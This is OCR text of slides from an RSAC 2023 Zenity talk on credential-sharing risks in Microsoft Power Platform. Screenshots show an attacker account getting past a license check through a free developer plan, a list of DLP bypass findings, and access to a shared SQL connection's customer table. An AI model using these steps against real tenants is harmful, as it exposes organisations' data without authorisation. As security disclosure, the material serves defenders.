
Created
7/6/2023, 2:30:34 PM

Modified
7/27/2023, 11:48:49 PM



Business users are building their own apps w/ low-code/no-code + GenAI

Is this actually being used?



Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

zenity


RSAConference2023 | 12

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

~8M active Power devs today!

More MSFT low-code devs than .NET devs, today!



Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

zenity

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

Exploit

Power Apps

Search

Environment
Zenity Demo (default)

Edit Share Delete

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM

Power Apps

Search

Environment
Zenity Demo (default)

Edit Share Delete

Search

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Name
Customer Insights Azure

Power Apps

Search

Environment
Zenity Demo (default)

Edit Share Delete

Search

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Name
Customer Insights Azure

Power Apps

Search

Environment
Zenity Demo (default)

Edit | Play | Share | Export package | Add to Teams | Monitor | Analytics (preview) | Settings | Wrap | Delete

- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

Ask a virtual agent

Apps > **Customer Insights Azure**

Details | Versions | Connections | Flows

Owner
Jamie Reding

Description
Not provided

Created
7/27/2023, 11:49:44 PM

Modified
7/27/2023, 11:49:44 PM

Web link
https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43

Mobile QR code


Power Apps |

You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

More

OK



Power Apps |

You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK

Power Apps |

You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK

Power Apps Developer Plan

Build and test Power Apps for free

Get started free ›

Existing user? Add a dev environment ›

Free for development and testing

Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.

Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.

Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.

Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email

hacker5@pwntoso.onmicrosoft.com

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.

Learn More

Next

2 Create your account

3 Confirmation details

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors

Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

2 Create your account

3 Confirmation details

Thanks for signing up for Microsoft Power Apps for Developer

Your username is **hacker5@pwntoso.onmicrosoft.com**

Get Started

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors

Customer Insights

Power Apps |

This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

More

Power Apps |

This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

Power Apps |

This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

So we were able to bypass the license requirement

But blocked by... DLP?

Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Feedback

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time

Additional resources

Documentation

Connector classification - Power Platform

About ways to categorize connectors within a DLP policy.

Create a data loss prevention (DLP) policy - Power Platform

In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps

Impact of DLP policies on apps and flows - Power Platform

About the impact of DLP policies on apps and flows.

Show 5 more

Home
Environments
Analytics
Billing (Preview)
Settings
Resources
Help + support
Data integration
Data (preview)
Policies

- Policy name
- Prebuilt connectors
- Custom connectors
- Scope
- Review

Name your policy

Start by giving your new policy a name. You can change this later.

Find SSN

Back Next Cancel

Home
Environments
Analytics
Billing (Preview)
Settings
Resources
Help + support
Data integration
Data (preview)
Policies

Policy name
Prebuilt connectors
Custom connectors
Scope
Review

Set default group

Assign connectors

Business (0) | Non-business (1056) | Default | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	No
Dynamics 365 (deprecated)	Yes	N

Back Next Cancel

Home
Environments
Analytics
Billing (Preview)
Settings
Resources
Help + support
Data integration
Data (preview)
Policies

Policy name
Prebuilt connectors
Custom connectors
Scope
Review

Move to Business | Block | Configure connector | Set default group

One or more of the selected connectors can't be blocked.

Assign connectors


Business (0) | Non-business (1056) | Default | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	N

Back | Next | Cancel


Power Platform admin center
New Blog Series
Microsoft Power Platform DLP Bypass Uncovered
Finding #1 - The problem with enforcing DLP policies for pre-existing resources
Read Blog
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Read more >
Finding #2 - HTTP calls
Microsoft Power Platform DLP Bypass Uncovered – Finding #2 – HTTP
Finding #3 - custom connectors
Microsoft Power Platform DLP Bypass Uncovered – Finding #3 – Custom Connectors
Finding #4 - Unblockable connectors
Microsoft Power Platform DLP Bypass Uncovered – Finding #4 – Unblockable connectors
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Finding #5 - Parent and child flow execution
Yuval Adler
Customer Success Director
Microsoft Power Platform DLP Bypass Uncovered – Finding #5 – Parent and Child Flow Execution
Read more >
Blockable
Endpoint config
SharePoint
No
No
https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/
Power Platform Conference 2023
Register now
Back
Next
Cancel

Power Apps |

This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny SQL
Connector: shared_sql cannot be used since it is blocked by your company's admin.

Home
Environments
Analytics
Billing (Preview)
Settings
Resources
Help + support
Data integration
Data (preview)
Policies

- Policy name
  Deny SQL
- **Prebuilt connectors**
- Custom connectors
- Scope
- Review

Move to Business | Move to Non-business | Configure connector | Set default group

Assign connectors

Business (0) | Non-business (1055) | Default | **Blocked (1)**

Search connectors

Blocked connectors can't be used where this policy is applied.

Name	Blockable	Endpoint configu
SQL Server	Yes	Yes

Back | Next | Cancel


Customer Insights

Almost there ...

Customer Insights needs your permission to use the following. Please allow the permissions to proceed.

SQL Server Premium
enterprisecustomers
customercareinsights.database.windows.net
Signed in

Allow | Don't Allow



Power Apps | Customer Insights

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

Power Apps | Customer Insights

[dbo].[Customers]

